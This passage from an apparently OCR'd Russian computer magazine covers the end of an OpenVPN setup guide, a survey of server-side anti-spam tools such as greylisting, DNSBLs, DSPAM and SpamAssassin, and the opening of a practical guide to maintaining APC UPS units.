# Пользователь и группа, от имени которых будет работать программа
user openvpn
group openvpn
```

Файл server.up содержит информацию о новом маршруте, в простейшем случае запись такая:

```
route add -net 10.0.1.0 netmask 255.255.255.0 gw 192.168.1.1
```

Здесь 192.168.1.1 — адрес внутреннего интерфейса сервера OpenVPN. И server.down:

```
route del -net 10.0.1.0/24
```

Когда конфигурационный файл создан, можно проверить работу сервера. Первый раз это лучше сделать из консоли, куда будут выводиться все сообщения:

```
$ sudo openvpn --config /etc/openvpn/server.conf
```

Теперь подсоединяемся с помощью telnet:

```
$ telnet localhost 1194
```

При получении ответа сервера можно продолжать. Если OpenVPN устанавливался из исходных текстов, необходимо обеспечить его автоматический запуск при загрузке системы и остановку при выключении. Разработчики заранее подготовили несколько скриптов. В подкаталоге gentoo находится готовый файл openvpn.init для одноименного дистрибутива, а в sample-scripts — файл для запуска и остановки OpenVPN в RedHat/Fedora и других chkconfig-based дистрибутивах. Хотя после небольшой доработки их можно использовать



> Сгенерированный статический ключ

и в любом другом дистрибутиве. В общем случае подойдут простые скрипты — openvpn-startup.sh и openvpn-shutdown.sh. Хотя заглянуть внутрь первого также стоит:

VI OPENVPN-STARTUP.SH

```
#!/bin/sh
# Конфигурационный каталог openvpn
dir=/etc/openvpn
# В этом файле есть готовые правила для iptables на
все случаи жизни; если ты планируешь его использо-
вать, то самостоятельную загрузку iptables следует
отключить
$dir/firewall.sh
# Подгружаем необходимый модуль
modprobe tun
# Включаем IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Оставляем одну запись
openvpn --cd $dir --daemon --config server.conf
# openvpn --cd $dir --daemon --config vpn2.conf
# openvpn --cd $dir --daemon --config vpn2.conf
```

Теперь копируем сценарий в /etc/init.d, делаем его исполняемым и создаем необходимые символические ссылки на уровнях запуска, помня о том, что OpenVPN желательно загружать после того, как будет поднята сеть:

```
$ chmod +x openvpn-startup.sh
$ sudo cp openvpn-startup.sh /etc/init.d
$ sudo ls — n /etc/init.d/openvpn-startup.sh /etc/
rc3.d/S99openvpn-startup
$ sudo ls — n /etc/init.d/openvpn-startup.sh /etc/
rc5.d/S99openvpn-startup
$ chmod +x openvpn-shutdown.sh
$ sudo cp openvpn-shutdown.sh /etc/init.d
$ sudo ls — n /etc/init.d/openvpn-shutdown.sh /etc/
rc6.d/K80openvpn-shutdown
```

Настройки iptables

Конечно, правила для iptables зависят от конкретной конфигурации, но в общем случае они должны выглядеть так:

VI SERVER.UP

```
/sbin/iptables -I INPUT -p udp --dport 1194 -j LogAccept
/sbin/iptables -I OUTPUT -p udp --sport 1194 -j
LogAccept
/sbin/iptables -I FORWARD -s 10.0.1.0/24 -d
192.168.1.0/24 -j LogAccept
/sbin/iptables -I FORWARD -d 10.0.1.0/24 -s
192.168.1.0/24 -j LogAccept
```

ФРОНТЕНДЫ ДЛЯ LINUX К OPENVPN

Все настройки и управление OpenVPN в Linux совсем не обязательно выполнять путем прямого редактирования конфигурационных файлов. Доступны графические интерфейсы, позволяющие сделать это легко и просто. Самым элементарным является kovpn (www.enlighter.de); с его помощью можно запускать и останавливать демон, не вызывая консоль, при запросе вводить имя и пароль.
Чуть больше возможностей у KVpnc (home.gna.org/kvpnc): создание ключей, импорт и экспорт конфигурационных файлов и сертификатов, работа с несколькими профилями. Он умеет работать и с некоторыми другими VPN-клиентами: Cisco VPN (vpnc), IPSec (FreeS/WAN (OpenS/WAN), racoon), PPTP. Имеет локализованный интерфейс.
OpenVPN-Admin (openvpn-admin.sf.net), написанный на Mono, позволяет создавать сертификаты и управлять ими с помощью понятных мастеров, работать с несколькими профилями.
Есть версии не только для *nix, но и для Windows; в планах вариант для Nokia 770. Также существует OpenVPN Control (openvpn-control.sf.net) — мультиплатформенный фронтенд, написанный на Perl и Tk. С его помощью можно просматривать и управлять подключениями к серверу.
Есть и модуль к Webmin (www.openit.it/index.php/openit_en/software_libero/openvpnadmin), позволяющий в удобном графическом окружении редактировать vars, генерировать все необходимые ключи и сертификаты, создавать серверы и отслеживать активные соединения.

VI SERVER.DOWN

```
/sbin/iptables -D INPUT -p udp --dport 1194 -j LogAccept
/sbin/iptables -D OUTPUT -p udp --sport 1194 -j
LogAccept
/sbin/iptables -D FORWARD -s 10.0.1.0/24 -d
192.168.1.0/24 -j LogAccept
/sbin/iptables -D FORWARD -d 10.0.1.0/24 -s
192.168.1.0/24 -j LogAccept
```

Некоторые варианты настройки iptables можно подсмотреть в файле firewall.sh.

Создание конфигурационных файлов — клиент

Для клиентского компьютера также имеется шаблон — client.conf. Конфигурационные файлы клиентов, подключающихся к одному серверу, будут отличаться лишь названиями файлов ключей и некоторыми сетевыми настройками.

VI CLIENT.CONF

```
dev tun
# Для клиента обязательно указываем IP и порт OpenVPN
remote 195.95.95.95 1194
proto udp
comp-lzo
ping 15
verb 3
# Обрати внимание, что по сравнению с сервером IP-ад-
реса проставлены в обратном порядке
ifconfig 10.1.0.2 10.1.0.1
up ./client.up
down ./client.down
ca /etc/openvpn/keys/ca.crt
cert /etc/openvpn/keys/client1.crt
key /etc/openvpn/keys/client1.key
user openvpn
group openvpn
```

Клиент и сервер готовы. Можно запускать и пробовать соединение. Команда ifconfig должна показать наличие tun0 на обоих компьютерах. По адресу 10.1.0.2 должен проходить ping. При этом о шифровании будет свидетельствовать то, что захваченный с помощью tcpdump пакет на интерфейсах eth0 и tun0 отличается. Успехов.

СЕРГЕЙ СУПРУНОВ
/ amsand@rambler.ru /



Ужас, летящий на крыльях SMTP

ОБЗОР ОСНОВНЫХ МЕТОДОВ БОРЬБЫ СО СПАМОМ

Думаю, ты в курсе, что такое спам. Еще полбеды, если ты просто пользователь. Трафик сейчас не столь дорог (а при желании львиную долю спама можно удалять прямо на сервере), да и трата нескольких минут на вычистку мусора не так уж и критична (Thunderbird через недельку обучения будет исправно сортировать основную его массу сам). Однако если твоя задача — обеспечивать работу почтового сервера, обслуживающего сотни, а то и тысячи пользователей, тогда эта статья для тебя.

Что беречь — трафик или нервы?

Спам вреден по двум основным причинам: он увеличивает входящий трафик и отнимает время. С учетом этого средства борьбы со спамом, коих придумано уйма, можно разделить на две категории: ориентированные на снижение трафика и ставящие своей первоочередной задачей снижение нагрузки на конечного получателя. И поэтому, выбирая тот или иной инструмент, прежде всего спроси себя: «А чего я, собственно, хочу добиться: чтобы у бухгалтера в почтовом ящике не было мусора или чтобы фирма платила за интернет в два раза меньше, чем сейчас?»

Начнем, пожалуй, с борцов за чистоту интернет-канала.

Чужие здесь не ходят

Одна из наиболее простых и до сих пор популярных идей — непосредственный запрет на прием почты с IP-адресов, замеченных в рассылке спама. На заре интернета эта операция выполнялась вручную. Админ, обнаружив у себя нежелательную рассылку, пытался убедить владельца соответствующей сети прекратить это безобразие (администраторы почтовых серверов для приема жалоб даже специальные ящики заводили — abuse). Если это не помогало, то IP-адрес отправителя помечался в файле access почтового сервера как REJECT.

В наши дни ручная борьба совершенно бесполезна. Но access-файл тоже помогает только в редких случаях. Когда ты точно знаешь все серверы, с которых должна приходить нужная почта, вся остальная корреспонденция отбрасывается без промедления.

Поэтому дальнейшим развитием этой идеи стали черные списки — когда неблагонадежные IP-адреса целенаправленно собираются специальными компаниями или сообществами пользователей и предоставляются остальным. Поскольку такие списки довольно динамичны (в них постоянно кого-то добавляют, а кого-то исключают), то наиболее простым способом их распространения явилась система DNS.

Черные дыры

Суть блокировки по черным спискам на основе DNS довольно проста: на некоем сервере (например, spamcop.net) поднимается DNS-сервер, который хранит у себя не традиционные зоны, а информацию по спамерским IP-адресам. Запросив у такого сервера поиск по специальному адресу, включающему IP отправителя, и получив положительный ответ, можно сделать вывод, что адрес засвечен как спамерский.


Многие почтовые серверы умеют работать с такими черными списками. Например, в Sendmail соответствующие настройки могут выглядеть следующим образом:

```
FEATURE(blacklist_recipients)dnl
FEATURE('dnsbl', 'relays.ordb.
org')dnl
FEATURE('dnsbl', 'dul.ru')dnl
FEATURE(`dnsbl', 'bl.spamcop.
net')dnl
```

Одним из недостатков DNSBL является их неразборчивость: убивать, так все. Однако случаются ситуации, когда через сервер крупного провайдера передаются и официальная почта крупного банка, и рекламные рассылки от




> Начальство любит картинки... В DSPAM в них нет недостатка!



> Твой Thunderbird кое-что отсортирует и сам... Когда ты за это уже заплатишь

какого-нибудь юнца, подключенного по ADSL. Занести адрес такого сервера в черный список — значит лишить серьезных пользователей услуги электронной почты, а если не заносить, тысячи пользователей будут страдать от спама. Второй недостаток заключается в том, что в условиях широкого использования «одноразовых» зомби-сетей такие списки становятся не слишком полезны. Поэтому эволюция пошла дальше и стали появляться другие методы.

Серые от злости

Интересно, а как спамеры будут реагировать на ошибки доставки? Как показывает практика, из них мало кто утруждает себя следованием стандартам, получив временную ошибку 4xx. А вот нормальные серверы честно перемещают письмо в очередь и повторяют попытку через несколько минут. На этом и основана идея использования серых списков — greylisting.
Одна из простейших реализаций для Sendmail — milter-greylist. Устанавливается стандартно из портов, в sendmail.mc добавляется единственная строка:

```
INPUT_MAIL_
FILTER('miltergreylist',
'S=local:/var/milter-greylist/
milter-greylist.sock, F=,
T=S:4m;R:4m')dnl
```

Тонкую настройку (например, выставить тайм-ауты, занести некоторые серверы в белый список и т.д.) можно выполнить в /usr/local/etc/mail/greylist.conf.
Более функциональное средство реализации грейлистинга (работает в OpenBSD и FreeBSD) — spamd. Этот фильтр полагается в своей работе на файрвол pf. Его принцип действия заключается в следующем: pf заворачивает соединения, адресованные на 25-й порт, на другой, прослушиваемый демоном spamd (обычно 8025-й). Если адрес отправителя фигурирует в черном списке (на сей раз это статический файл, который нужно периодически обновлять), то для него будет выполняться стандартный SMTP-диалог, но с задержкой в одну секунду после каждого символа, а, дойдя до этапа DATA, спамер получит ошибку 550 или 450 (зависит от ключей запуска демона). Для неизвестных адресатов реализуется стандартная процедура грейлистинга, то есть отклонение с ошибкой 451 «Сервис временно недоступен».
В FreeBSD установка spamd из дерева портов выполняется тривиально:

```
# cd /usr/ports/mail/spamd
# make install
```

Настройка сводится к добавлению в правила pf трех строк:

```
table <spamd-white> persist
no rdr inet proto tcp from <spamd-
white> to any port 25
rdr pass inet proto tcp from any
to any port 25 -> 100.100.100.100
port 8025
```

В таблицу <spamd-white> будут попадать адреса, подтвердившие свою приверженность протоколу (этим они заслужили право соединяться непосредственно с 25-м портом). Остальные будут отданы на растерзание spamd (здесь 100.100.100.100 — адрес, на котором работает демон, в идеале он должен быть 127.0.0.1). Кроме того, не забудь проверить, что в /etc/rc.conf обеспечивается автозапуск демона и поддержка pf:

```
pf_enable="YES"
pf_flags=""
pflog_enable="YES"
pfspamd_enable="YES"
pfspamd_flags="-g -G 25:4:864 -v"
```

Последней строкой задаем нужные параметры работы (грейлистинг, тайм-ауты и подробный вывод). Замечу, что spamd можно использовать и исключительно в режиме черных списков (без ключей '-g' и '-G').
Грейлистинг хорош своей правильностью — он не нарушает никаких стандартов, поэтому практически исключает ложные срабатывания. И в то же время он довольно существенно экономит трафик, отсеивая немало спама еще на подступах к серверу. Правда, его эффективность обратно пропорциональна действию, оказываемому на спамеров (как ни парадоксально это звучит), поскольку подобная защита обходится достаточно легко, если в этом возникнет необходимость.

Перезвони мне

Еще один способ борьбы со спамом сводится к попытке выяснить легитимность отправителя, предваряющей принятие сообщения. Одна из реализаций — встречная проверка отправителя, или «обратный звонок» (callback). Суть проста: входящее сообщение задерживается на этапе DATA и осуществляется имитация отправки сообщения по адресу, указанному в строке FROM. Если удаленный сервер не выдаст ошибку после отправки ему строки RCPT TO с этим адресом, то адрес считается существующим и прием сообщения продолжается. Если же сервер сообщит, что такого пользователя не существует, принимаемое сообщение будет отвергнуто.



> На сайте spamtest.ru (ныне являющимся вотчиной Лаборатории Касперского) можно получить немало сведений о современных тенденциях развития спама, статистику за тот или иной период, информацию о новых приемах рассылки нежелательной почты и борьбы с ней, статьи аналитиков и т.д. Кроме того, море информации о спаме ты найдешь в январском «Спеце».



> www.spamcop.net — один из самых популярных черных списков;
hcpnet.free.fr/milter-greylist — страничка программы milter-greylist;
www.greylisting.org — сайт, посвященный грейлистингу;
razor.sourceforge.net — сайт Razor;
www.openbsd.org/spamd — страница, посвященная spamd;
spamassassin.apache.org — официальная страница SpamAssassin.

> Проверить IP на вхождение в DNSBL можно и руками

> Для большей точности включи байес в local.cf. Если действительно хочешь с ним возиться...

Идея хороша, но связана с некоторыми проблемами. Например, что будет, если на обоих серверах настроен callback? Для обхода этой проблемы используют пустое поле FROM, но тут выплывает другая неприятность — некоторые обучают свои почтовики убивать такие письма без суда и следствия. А если один сервер защищается обратным звонком, а другой — грейлистингом? Да и дополнительным SMTP-сессиям не каждый сервер будет рад.

Игры больших мальчиков

Среди экономящих трафик следует также отметить такие системы, как SPF, майкрософтовский Sender-ID и Yahoo DomainKeys (DK). Суть их сводится к тому, что в DNS-зоне домена легальные почтовые серверы помечаются особым образом (текстовым полем или размещением публичного ключа), так что получатель может проверить, предусматривает ли администратор домена отправку почты с конкретного IP-адреса.
Однако организационные сложности пока не позволяют этим системам распространиться достаточно широко, поэтому полагаться на них не стоит. В milter-greylist есть опция nospf — если она не активирована, то отправители, прошедшие проверку по SPF, будут рассматриваться как занесенные в белый список. Смотри также sip-milter.

Бритвой по горлу

Со средствами, отсекающими спам на подлете, все ясно. Они здорово экономят трафик, но рубят на корню всю почту, идущую с неблагонадежных адресов (исключением является разве что грейлистинг, оставляющий отправителю второй шанс). Поэтому компаниям, для которых потеря почты критична, они подходят не всегда. К тому же если адрес спамера еще нигде не засветился, то и блокироваться он не будет (опять-таки кроме грейлистинга). Так что переходим к другой группе инструментов, задача которых беречь нервы пользователей.
Здесь одной из первых идей был сигнатурный анализ по принципу антивирусных пакетов: в базе накапливается информация о спамерских письмах; клиент, получив письмо, рассчитывает его сигнатуру и отсылает на сервер для сличения; в случае положительного ответа письмо отклоняется. Наиболее известной системой, работающей по такому принципу, является Razor.
После установки (она потянет за собой несколько Perl-модулей) анализатор можно сразу использовать. Беда только в том, что сам он с почтой ничего делать не умеет, полагаясь на таких помощников, как procmail:

VI /ETC/PROCMAIL.CONF


```
:0 Wc
| razor-check
:0 Waf
/var/razor/carantine
```

Вместо помещения в карантин, можно ограничиться модификацией темы/заголовков, используй для этого formail. Зарегистрировавшись в системе (командой razor-admin -register), ты станешь ее участником и сможешь отсылать в базу свои образцы спама или указывать на ложные срабатывания.
Очевидно, что для расчета сигнатуры письмо нужно принять полностью (или, по крайней мере, его значительную часть). Кроме того, расчеты требуют вычислительных затрат. В условиях графического и вариативного спама сигнатурные анализаторы, даже несмотря на использование нечетких сигнатур, становятся мало полезны. А при высоких скоростях рассылки их эффективность падает еще больше.

Статистика знает все

Сколько времени у тебя уходит на то, чтобы понять, спам перед тобой или письмо от приятеля? Думаю, меньше секунды, причем зачастую достаточно взгляда на заголовок. Значит, спам отличается от обычной почты (удивительное открытие, не так ли?). И что мешает искать эти отличия автоматически? В принципе ничего, и фильтры на базе байесового классификатора пытаются это доказать.
В их основе лежит классификация писем путем анализа их лексического состава с использованием теоремы Байеса. Упрощенно это сводится к такому предположению: если ранее 989 писем из 1000 со словом «виагра» были спамом, то следующее письмо с этим словом будет спамом с вероятностью 98,9%. Эффективность повышается за счет использования нескольких слов, их цепочек и т.д. Понятно, что для работы фильтр должен знать, какие слова ранее встречались в спаме, а какие — в нормальной почте, то есть ему необходимо обучение.
Инструментов, реализующих идею лексического анализа, немало. Одним из наиболее интересных является DSPAM. Он работает между MTA и ящиками пользователей, подменяя собой агента локальной доставки (LDA). Есть возможность включить его между ящиком и пользователем (в связке с POP3-прокси), что также дает некоторые преимущества. Установка из портов сложности не вызывает (главное — осмысленно отмечать нужные опции);





> Прежде чем запускать spamd, проверь, есть ли поддержка pf

> Установка DSPAM

конфигурирование сводится к редактированию в /usr/local/etc/dspam.conf опций подключения СУБД (саму базу тоже нужно подготовить, в документации этот момент освещен достаточно подробно), выбору реального LDA и (при желании) настройке используемых алгоритмов анализа. Возможно, придется повозиться с настройкой CGI-модуля, который очень требователен к правам доступа (я для упрощения жизни обычно использую виртуальный хост в Apache с включенным suexec). В конце необходимо обеспечить автозапуск демона при старте системы и добавить в sendmail.mc такие строки:

```
define('LOCAL_MAILER_PATH',
'/usr/local/bin/dspam')dnl
define('LOCAL_MAILER_ARGS',
'dspam "--deliver=innocent,spam"
--user $u -d %u')dnl
```

Преимуществом DSPAM является удобный CGI-модуль, позволяющий выполнять значительную часть административных работ через веб-интерфейс и, что самое главное, обеспечивающий подобным интерфейсом пользователей, которые смогут самостоятельно обучать свою часть фильтра, работать со своим карантином и т.д. Но, помимо того что почта будет приниматься полностью, потребуется уйма места для хранения баз, вычислительные ресурсы процессора. А самое неприятное — это необходимость постоянно следить за актуальностью данных и активно участвовать в обучении фильтра. Вряд ли бухгалтер захочет ежедневно проверять состояние своего карантина, так что эта работа, скорее всего, ляжет на плечи сисадмина.

Убийца спама

Наиболее известный инструмент для защиты от спама — SpamAssassin. Он пытается объединить под одной крышей большинство ныне существующих методов: от черных списков и SPF до сигнатур и байесового анализа. Кроме того, каждое сообщение прогоняется им по сотням «правил» — регулярных выражений, призванных выявить характерные признаки спама (например, большое число цифр в адресе отправителя, нехарактерная кодировка и язык и т.д.). Собственно говоря, проверка другими методами тоже оформляется в виде правил. В случае если письмо соответствует правилу, к его «счету» добавляется определенный балл. При превышении некоторого порога, письмо помечается как спам (их удалением SpamAssassin, вопреки названию, не занимается — это забота других инструментов: procmail, почтового клиента и т.д.). Установить его можно из портов или как обычный Perl-модуль — через CPAN. К Sendmail он подключается через milter (который инсталлируется отдельно; я обычно использую spamass-milter из коллекции портов):

```
INPUT_MAIL_
FILTER('spamassassin',
'S=local:/var/run/spamass-
milter.sock, F=, T=S:4m;R:4m')dnl
```

После установки следует сверить список правил (в /usr/local/share/spamassassin) со своими предпочтениями, выставить в /usr/local/etc/mail/spamassassin/local.cf осмысленное значение «порога срабатывания», подходящие баллы для тех или иных правил, включить дополнительные возможности, типа байесового анализа и AWL (автоматического белого списка). Кроме того, если включен байесовый анализ, нужно провести обучение фильтра, скормив ему образцы «хороших» и «плохих» писем:

```
# sa-learn --ham goodmails
# sa-learn --spam badmails
```

Если функцию разбирательства с отмеченной почтой не планируется взваливать на пользователей, то придется позаботиться об этом самому, либо используя procmail, либо с помощью иных дополнительных средств. В частности, в качестве универсального решения можно рассмотреть использование Amavisd-new, который, помимо подключения SpamAssassin и ряда антивирусных пакетов, способен выполнять кое-какую фильтрацию и самостоятельно (например, по расширениям вложений). Высокая гибкость и настраиваемость делают SpamAssassin стандартом де-факто в борьбе со спамом. Однако платить за это приходится огромными вычислительными затратами (Perl, все-таки) и повышенным вниманием к настройкам и обучению.

Заключение

Как видишь, средств борьбы со спамом — великое множество. Некоторые из них довольно хороши. Другие способны превратиться в проблему, гораздо большую, чем сам спам. Но в любом случае ситуация не безнадежна. Другой вопрос, что результат будет напрямую зависеть от прилагаемых усилий. Легко и быстро избавиться от спама в ближайшем будущем вряд ли удастся.



КРИС КАСПЕРСКИ

Секреты бесперебойной работы

РЕМОНТ И ОБСЛУЖИВАНИЕ APC UPS, ИЛИ ПО ТУ СТОРОНУ ЛЕГЕНДАРНОЙ НАДЕЖНОСТИ

Имея многолетний опыт работы с различными моделями UPS фирмы American Power Conversion, эксплуатируемыми в жестких условиях сельских энергосетей, мыщъх делится советами, которых ты не найдешь ни в техническом руководстве, ни в какой другой книге. Ты узнаешь, как продлить жизнь UPS или даже воскресить агрегат, не являясь при этом электронщиком и не имея под рукой никакой измерительной аппаратуры, кроме китайского мультиметра.

Покупка UPS

Нужен ли мне UPS или нет?

Этот вопрос не так прост, как кажется. UPS не только является статьей расходов, но также может служить источником дополнительных сбоев и проблем, особенно если он принадлежит к дешевой Back-Up серии, работающей на пределе мощности. Импульсные блоки питания компьютеров довольно лояльно относятся к длительному отклонению питающего напряжения, выдерживая падения до 20-30% от номинала без особых осложнений. А вот Back-UPS в этом случае автоматически переходит на батареи и… когда они разряжаются компьютер приходится включать напрямую в обход UPS.
Серия Smart поддерживает специальный режим Boost , переключающий обмотки автотрансформатора и сохраняющий работоспособность там, где Back-UPS уже не справляется, однако если в электросети происходят частые провалы напряжения, вызванные, например, сварочными аппаратами, то и Back, и Smart-UPS переходят на батареи при каждом таком провале, оживленно клацая реле. Это приводит к преждевременному выходу реле из строя (обгоранию контактов) и, как следствие, выбиванию нагрузки, к быстрому разряду батарей, к дополнительным помехам и броскам выходного напряжения в моменты перехода с сети на батареи и обратно.
Однако сварочные аппараты возвращают в сеть большую реактивную составляющую вместе с высокочастотными помехами, от которых CRT-мониторы летят как семечки и установка Smart-UPS становится экономически оправданной. Еще хуже, если на линии присутствуют мощные тиристорные установки (применяемые, в частности, на газопроводах), создающие импульсные и высокочастотные помехи вместе с провалами. Здесь без Start-UPS уже не обойтись, однако, срок ее службы будет весьма недолгим, а вероятность "выбивания" нагрузки по причине глюка UPS окажется существенно отличной от нуля.
Офисный компьютер с LCD монитором в условиях плохого электропитания значительно лучше чувствует себя _без_ UPS. Как показывает практика, UPS только увеличивает количество сбоев и перезагрузок. При качественном питании UPS становится практически бесполезным агрегатом, о котором забывают сразу же после покупки, и когда напряжение исчезает, сдохшие за это время батареи вырубают компьютер сразу, так что UPS даже не успевает мяукнуть.
Вывод: если и покупать UPS, то только модель из серии Smart с достаточным запасам по мощности, поскольку, чем больше мощность, тем больше "щелков" способны выдержать реле, плюс емкие батареи позволяют свободно работать в "щелкающем" режиме, не поглядывая на оставшейся уровень заряда.

Как рассчитать необходимую мощность UPS?

Полная мощность рассчитывается по простой формуле: S[VA]=U[вольт]*I[ампер] и выражается в вольт-амперах. Именно этот параметр красуется на морде UPS. А вот производители компьютеров и мониторов указывают на корпусе активную мощность, выражаемую в ваттах и в цепях с реактивной нагрузкой, рассчитываемой по формуле: P[ватт]=U[вольт]*I[ампер] *cos (ф), где ф — угол сдвига фазы. Поскольку косинус всегда меньше единицы, полная мощность всегда больше активной. То есть если на задней стенке монитора написано 400 ватт, то вовсе не факт, что для его питания подойдет 400 VA UPS, поскольку значение ф производитель обычно скрывает, но для CRT-мониторов cos(ф) составляет порядка 0,7, а для LCD — приближается к единице.
Мощность в цепях с импульсной нагрузкой рассчитывается по формуле: P[Ватт] = U[Вольт]*I[Ампер]*К, где К – коэффициент мощности, варьирующейся от типа питаемого оборудования и для импульсных блоков питания (по данным APC) составляющий порядка 0.6-0.8, из чего следует, что при потребляемой мощности в 400 Ватт, нам понадобиться по меньшей мере 800 VA UPS (S = = P/K ==400/0.6 ~ 800).
Но это минимально(!) допустимая мощность, на которой UPS долго не проработает даже на линиях с качественным электропитанием и полученные цифры рекомендуется умножить как минимум на 1.5x, а лучше даже на 2, тем более что на более мощные UPS, как правило,

устанавливаются более мощные батареи, продлевающие время работы компьютера при частых провалах напряжения или полном его отсутствии.

Эксплуатация UPS


Как правильно подключать UPS?
Большинство моделей APC UPS чувствительно к правильности включения и прежде чем втыкать вилку в розетку следует воспользоваться отверткой-пробником для определения где фаза, а где земля. В противном случае UPS может работать нестабильно, неожиданно выбивая нагрузку, создавая наводящие помехи (мешающие работать телефону, подключенному через модем) и т.д. Правильность выбора фазы становится особенно важна если к компьютеру подключено оборудование, запитанное напрямую от сети или от других UPS (лазерные принтеры, локальная сеть и т.д.);

Сколько времени UPS может продержаться на батареях?
Время работы на батареях зависит не только от их фактической емкости (зачастую отличающейся от указанной на корпусе в результате старения), начального уровня заряда и потребляемой мощности, но так и от токов утечек, в которые уходят электронные ключи UPS по мере деградации кристаллов, вызванной повышенной температурой и другими неблагоприятными факторами.
Точное значение можно определить только экспериментально, но для приблизительной ориентировки ниже приводятся таблица для модели UPS APC 1000XL.

Каков средний срок службы батарей?
По этому поводу существуют различные мнения, некоторые даже утверждают, что все продаваемые в России батареи — это восстановленные китайские поделки. Согласно личному опыту мыщъх'а, родные батареи UPS работают до 5 лет и более (правда, к концу службы их емкость и время автономной работы падают в несколько раз), батареи, приобретенные в магазинах и сервисных центрах, тянут максимум 2-3 года. Но здесь все зависит от условий эксплуатации.

Как продлить жизнь батареям и UPS?
Вентиляторы устанавливаются только на некоторых моделях APC UPS, остальным же приходится довольствоваться пассивным охлаждением, в результате чего внутренности UPS даже в прохладное время года могут достигать весьма высоких температур. При температуре в +40 градусов срок службы герметичных (sealed или valve-regulated) свинцово-кислотных батарей составляет всего 1,5-2 года, но уже при +50 градусах батарея может выйти из строя буквально через несколько месяцев! Электронике тоже перегрев не идет на пользу и в первую очередь страдают силовые элементы, уходящие в утечку, от которой "пухнут" электролитические конденсаторы или же вовсе заканчивая жизнь грандиозным пробоем.
Настоятельно рекомендуется оснастить UPS системой принудительного охлаждения, закрепив внутри корпуса кулер, наподобие тех, что используются в блоках питания или на худой конец применить обдув внешним офисным вентилятором, но только при этом надо сориентировать его так, чтобы перегретый воздух от силовых компонентов выносился наружу, а не продувал остальную часть платы с мелкой логикой.
Теперь что касается самых батарей. Никогда не отключайте UPS надолго от сети, лишая ее возможности держать аккумуляторы на постоянной подзарядке. Не допускайте глубоких разрядов батарей, оставляя по меньшей мере 6% емкости, после чего следует отключайте UPS вплоть до восстановления питающего напряжения. С другой стороны, хотя бы раз в месяц, устраивайте "тренировку", разряжая батарею до ~10% и затем заряжая ее до полной емкости вновь.

Как правильно менять батареи?
Покупаем двойной/тройной комплект батарей, устанавливаем один из них в UPS, делаем несколько циклов заряда/разряда, после чего заряжаем до полной вновь, даем поработать под нагрузкой несколько минут и меряем напряжение каждой из батарей вольтметром (естественно, не отключая нагрузки). Бактерию с меньшим напряжением выбрасываем, после чего вставляем второй комплект и всю операцию повторяем вновь. В зависимости от качества поставщика и времени, проведенного батареями на складе, "полезный выход" колеблется от 30% до 50% — это батареи с нормальной емкостью, с которыми можно работать. Все остальное — брак, который при удачном стечении обстоятельств удается возвратить продавцу, но чаще всего приходится включать в статью расходов, оплачиваемую из собственного кармана.
Тут многие могут возразить: мол, не слишком ли расточительная методика?! А что делать… можно, конечно, замерять напряжение батареи прямо в магазине, используя в качестве нагрузки мощную лампу накаливая (от автомобильной фары, например), но это намного менее надежно, поскольку мы не знаем состояние начального заряда.




> Штатная утилита PowerChute для настройки и мониторинга UPS

Как увеличить время работы UPS от батарей?
Самое простое и дешевое решение — сменить CRT-монитор на LCD или установить в UPS дополнительный комплект батарей (об этом достаточно подробно написано в справочном руководстве). Однако если тебе важно действительно длительное время автономной работы, то выгоднее приобрести UPS с 17 А*ч аккумуляторами, чем волочить за собой целый хвост маломощных батарей. Также нелишне будет рассмотреть вопрос об установке дизельной электростанции, как в свое время и поступил мыщъх.
Только не пытайся устанавливать в UPS батареи большей емкости — зарядная схема, не рассчитанная на такие издевательства, довольно быстро выйдет из строя. Лучше установить дополнительные батареи, тем более что большинство моделей APC UPS это позволяет.

Стоит ли подключать к UPS «пилот» с surge protector?
Если в обычных переносках типа «пилота» вся начинка состоит из простейшего разрядника, призванного реагировать на прямое попадание молнии в линию, то surge protector представляет собой довольно продвинутую защиту от скачков напряжения. Если UPS дает напряжение не чисто синусоидальной формы (как, например, это делает Back-UPS, генерирующий серию прямоугольных импульсов), то surge protector будет пытаться погасить избыточную скорость нарастания напряжения, в результате чего работа оборудования, подключенного к фильтру, окажется невозможной.

